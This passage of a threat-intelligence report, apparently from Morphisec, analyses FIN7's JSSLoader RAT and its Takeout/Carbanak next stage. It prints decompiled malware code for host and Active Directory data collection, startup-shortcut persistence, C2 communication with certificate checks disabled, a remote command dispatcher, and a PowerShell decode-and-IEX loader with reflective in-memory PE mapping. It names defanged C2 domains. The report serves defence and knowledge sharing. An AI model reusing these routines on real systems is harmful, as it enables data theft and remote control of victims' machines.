    bool result;
    try
    {
        Registry.CurrentUser.OpenSubKey("Environment", true);
        AppParams.pid = Environment.GetEnvironmentVariable("UserDomain");
        string pattern = "[^a-zA-Z0-9]";
        AppParams.pid += Environment.GetEnvironmentVariable("ComputerName");
        AppParams.pid = Regex.Replace(AppParams.pid + str, pattern, "");
        result = true;
    }
    catch (Exception)
    {
        result = false;
    }
    return result;
}
```

Figure 6: The unique ID generated by JSSLoader.

Anti-Debug

Minimalistic anti-debugging using timing checks – TickCount.




```
int num = Environment.TickCount & int.MaxValue;
for (int i = 0; i < 17900002; i++)
{
    array[i] = Environment.TickCount + i;
}
int num2 = Environment.TickCount & int.MaxValue;
if (num2 - num < 21)
{
    Thread.Sleep(1801800);
}
```

Figure 7: TickCount

Exfiltration

As with many other downloaders, the first exfiltrated information is a precondition for the next execution stage. The RAT collects the following:

- Host name
- domain name
- user name
- running processes
- system information (patches)
- desktop files
- AD information
- logical drives
- network information




```
public static string GAI1()
{
    string[] ld = AppInfo.GetLD();
    AppInfo.GatherInfo("/all");
    return string.Concat(new string[]
    {
        "{ ",
        string.Format("\"host\": \"{0}\", \"domain\": \"{1}\", \"user\": \"{2}\", ", AppInfo.HostName, AppInfo.DomainName, AppInfo.UserName),
        string.Format("\"logical drives\": \"{0}\", ", AppInfo.LogDrs),
        string.Format("\"system_info\": \"{0}\", ", AppInfo.SysInfo),
        string.Format("\"network_info\": \"{0}\", ", AppInfo.IPInfo),
        string.Format("{0}", AppInfo.PSInfo),
        string.Format("{0}", AppInfo.DFiles1),
        string.Format("{0}", AppInfo.ADInfo),
        " }"
    });
}

public static void GatherInfo(string sall)
{
    string str = ".exe";
    AppInfo.HostName = AppInfo.EscapeStringValue(Environment.MachineName);
    AppInfo.DomainName = AppInfo.EscapeStringValue(Environment.UserDomainName);
    AppInfo.UserName = AppInfo.EscapeStringValue(Environment.UserName);
    AppInfo.PSInfo = AppInfo.GetLastInformation1();
    string str2 = "C:\\Windows\\System32\\";
    AppInfo.SysInfo = AppInfo.EscapeStringValue(AppInfo.GETCMDDATA(str2 + "systeminfo" + str, ""));
    AppInfo.DFiles1 = AppInfo.GatherDFiles1();
    AppInfo.ADInfo = AppInfo.GADDI1();
    AppInfo.IPInfo = AppInfo.EscapeStringValue(AppInfo.GETCMDDATA(str2 + "ipconfig" + str, sall));
}
```

Figure 8: The first exfiltrated information.

The concatenated information is then base64 encoded and sent to a preconfigured URL. In this sample, it's sent to hxxps://freshenvironmentaldesigns[.]com.

Persistency

A shortcut shell LNK via com IShellLink (similar to Turla's campaign) in the startup directory that points to the executable is created.




```
public static void Install()
{
    try
    {
        ApplicationAutoR.IShellLink shellLink = (ApplicationAutoR.IShellLink)new ApplicationAutoR.ShellLink
          ();
        shellLink.SetShowCmd(0);
        string directoryName = Path.GetDirectoryName(AppCmd.GetME());
        shellLink.SetWorkingDirectory(directoryName);
        string startupPath = ApplicationAutoR.GetStartupPath();
        string path = Process.GetCurrentProcess().ProcessName + ApplicationAutoR.szLNK;
        shellLink.SetPath(AppCmd.GetME());
        shellLink.SetDescription("HealthCheck");
        ((ApplicationAutoR.JPersistFile)shellLink).Save(Path.Combine(startupPath, path), false);
    }
    catch (Exception)
    {
    }
}
```

Figure 9: The shortcut shell LNK via IShellLink

Remote Command Execution


The next stage execution went through a significant evolution over the past year. Immediately following a persistence stage, the RAT will wait for a base64 encoded command string to be delivered via a 'Get' command from the same domain the data had been sent to. As with previous communication attempts, SSL certificate errors will be ignored and the unique victim ID will be sent as part of the request.



```
private static bool VRC(object sender, X509Certificate cert, X509Chain chain, SslPolicyErrors error)
{
    return true;
}

// Token: 0x06000012 RID: 18
public void Send(string theUrl, string theAnswer)
{
    CInternetClass.internetWeb.Headers.Clear();
    try
    {
        CInternetClass.internetWeb.QueryString.Set("id", AppParams.pid);
        CInternetClass.internetWeb.UploadString(theUrl, theAnswer);
    }
    catch (Exception)
    {
    }
}

// Token: 0x06000013 RID: 19
public string LoadFromInternet(string theUrl)
{
    string result = "";
    try
    {
        CInternetClass.internetWeb.QueryString.Set("id", AppParams.pid);
        result = CInternetClass.internetWeb.DownloadString(theUrl);
    }
    catch (Exception ex)
    {
        if (!(ex is WebException))
        {
            throw;
        }
        HttpWebResponse httpWebResponse = ((WebException)ex).Response as HttpWebResponse;
        if (HttpStatusCode.NotFound == httpWebResponse.StatusCode)
        {
            return result;
        }
    }
    return result;
}
```

Figure 10: The WebClient communication protocol.

The command string that is received from the C2 domain will be evaluated against a predefined set of options.



```
private static AnswerData ExecuteCmd(CmdData theCmd)
{
    AnswerData result = new AnswerData
    {
        ID = theCmd.ID,
        Code = 0,
        Data = null
    };
    switch (theCmd.Code)
    {
    case CmdCode.Cmd_FORM:
        AppCmd.Execute_CmdForm(theCmd.Data, ref result);
        break;
    case CmdCode.Cmd_JS:
        AppCmd.FuncEJS1(theCmd.Data, ref result);
        break;
    case CmdCode.Cmd_EXE:
        AppCmd.FuncECE1(theCmd.Data, theCmd.Options, ref result);
        break;
    case CmdCode.Cmd_UPDATE:
        AppCmd.FuncEUP1(theCmd.Data, ref result);
        break;
    case CmdCode.Cmd_UNINST:
        AppCmd.FuncEU1(theCmd.Data, ref result);
        break;
    case CmdCode.Cmd_RAT:
        AppCmd.FuncER1(theCmd.Data, ref result);
        break;
    case CmdCode.Cmd_PWS:
        AppCmd.FuncEPWS1(theCmd.Data, ref result);
        break;
    }
    return result;
}
```


Figure 11: The command string received from the C2 domain.

The different execution options are described below:

- **Cmd_FORM** – pops a non-malicious form.
- **Cmd_JS/Cmd_VBS** – the command is written into a random named file in %userprofile%\contacts\<random_name> and executed using cscript.exe.
- **Cmd_EXE** – writes the executable to %userprofile%\contacts\<random_name> and executes it.
- **Cmd_UPDATE** – auto-update capability - writes the new version to %userprofile%\contacts\<random_name>, deletes the current JSSLoader, executes the new version, and terminates the old one.
- **Cmd_UNINST** – Uninstalls the RAT from the infected machine by deleting the JSSLoader, removing the persistency, and terminating the process.
- **Cmd_RAT** – writes a blob of content to %userprofile%\contacts\<random_name> and executes a PowerShell command that uses this file. This is be described in the next section.
- **Cmd_PWS** – executes a PowerShell command in memory.
- **Cmd_RunDll** – writes a DLL to %userprofile%\contacts\<random_name> and executes it using runll32.exe.
- **Cmd_Info** – exfiltrates information from victims machine (see Exfiltration section above).

Next Stage – Takeout & Carbanak


As described above, while there are many possibilities for follow-up execution, the focus of this report is on the "***Cmd_RAT***" that was recently intercepted by Morphisec's prevention product in a customer's environment.



```
string text4 = Environment.ExpandEnvironmentVariables(AppCmd.GetDataDir());
bool flag6 = !Directory.Exists(text4);
if (flag6)
{
    Directory.CreateDirectory(text4);
}
string text5 = text4 + "\\" + Path.GetRandomFileName();
File.WriteAllText(text5, text3);
array[num] = "$body = [IO.File]::ReadAllText('" + text5 + "')";
string text6 = "";
for (int j = 0; j < array.Length; j++)
{
    char[] array2 = array[j].Trim().ToCharArray();
    for (int k = 0; k < array2.Length; k++)
    {
        bool flag7 = array2[k] == '"';
        if (flag7)
        {
            array2[k] = '\'';
        }
    }
    text6 += new string(array2);
    bool flag8 = j + 1 < array.Length;
    if (flag8)
    {
        text6 += ";";
    }
}
Process process = AppCmd.NewProcess(AppCmd.cmdLine);
process.StartInfo.Arguments = "/C powershell \"" + text6 + "\"";
process.Start();
Thread.Sleep(10000);
File.Delete(text5);
return;
```

Figure 12: The "CMD_RAT"


The delivered command is parsed into an array of lines (using new line delimiter), then the real command is extracted from between the quotes of the longest line in the array. This string is then written into a file on disk, which is later parsed by a pre-built PowerShell command described below. In most cases the string is a compressed stream.



```
C:\\Windows\\System32\\cmd.exe '/C' 'powershell' $body = [IO.File]::ReadAllText(
'C:\\Users\\pmm\\\\Contacts\\bexchv3a.psy');$scriptSize = 485123;$file = [System.IO.
Path]::GetTempFileName() + '.ps1';$zipBytes = [System.Convert]::FromBase64String($body
);$zipStream = New-Object IO.Compression.DeflateStream([IO.MemoryStream][Byte[]]
$zipBytes,[IO.Compression.CompressionMode]::Decompress);$scriptBin = New-Object Byte
[]($scriptSize);$zipStream.Read($scriptBin, 0, $scriptSize) | Out-Null;$script = [
System.Text.Encoding]::UTF8.GetString($scriptBin);IEX $script
```

Figure 13: The pre-built PowerShell command

The executed PowerShell script is known as a Takeout script. Multiple variations of the Takeout script mainly differ on how they extract the next stage of in-memory execution through the use of the "$body" parameter, a simple retrohunt in VirusTotal shows Takeouts with a full embedded "$body". In this case, the PowerShell script reads the content of a previously written command file as described above, decompresses it in memory, and executes the second layer PowerShell. The second layer PowerShell reflectively maps a Carbanak to memory.



```
[IntPtr]$PEHandle = $VirtualAlloc.Invoke([IntPtr]::Zero, $byte_content.Length, (
$Win32Const.MEM_COMMIT -bor $Win32Const.MEM_RESERVE), $Win32Const.PAGE_EXECUTE_READWRITE);


if($isContent64){
    [int64]$diff_reloc = $PEHandle.toint64() - $imageBase;
} else {
    [int32]$diff_reloc = $PEHandle.toint32() - $imageBase;
}

$relocConst = Get-RelocConstants

for ($i = 1; $i -lt $relocTable.Length; $i++) {

Copy-ToUnmanagedMem $PEHandle $byte_content 0 $byte_content.Length

if($isContent64){
    $EntryPointValue = $PEHandle.ToInt64();
} else {
    $EntryPointValue = $PEHandle.ToInt32();
}

$EntryPointValue += $entryPoint;
$EntryPointAddr = New-Object System.IntPtr -ArgumentList $EntryPointValue

$EntryPointAddressDelegate = Get-DelegateType @([IntPtr], [uint32], [IntPtr])([Int32])
$EntryPoint = [System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer(
$EntryPointAddr, $EntryPointAddressDelegate)
$EntryPoint.Invoke($PEHandle,1,$DataHandle)
```

Figure 14: Takeout scipt

It is possible to identify more Takeout script examples using the following vt-search (from there searched by vthash vthash-search).

CONCLUSION

If there is one thing this analysis shows us, it's that these threats are a moving target. Thwarting them can only be achieved by outpacing their advancements, and knowledge sharing is one of the best ways to do this. MITRE ATT&CK is the first place that comes to mind when it comes to knowledge sharing and collaboration around adversarial techniques and tactics.

Threat actors like FIN7 are among a long list of groups that MITRE tracks. This list shows that FIN7's JSSLoader is no exception when it comes to evolving threats. Threat actors constantly change their techniques, continuously evade detection, and achieve their adversarial goals despite the security controls that are in place. It takes a new approach to end this cycle.


Morphisec's R&D team is dedicated to developing technology that does not rely on detecting techniques because those are always subject to change. Instead, Morphisec prevents the non-negotiable tactics that the adversaries rely on to achieve their goals no matter how many times they evolve their malware. As these new and unknown threats like this one are prevented, rich forensic data is collected, analyzed, and shared with the community via our Moving Target Defense Blog.

APPENDIX: JSSLOADER EVOLUTION

Creation date: October 10, 2019:
148d74e453e49bc21169b7cca683e5764d0f02941b705aaa147977ffd1501376

C2 - hxxps://dempoloka.com/gate.php

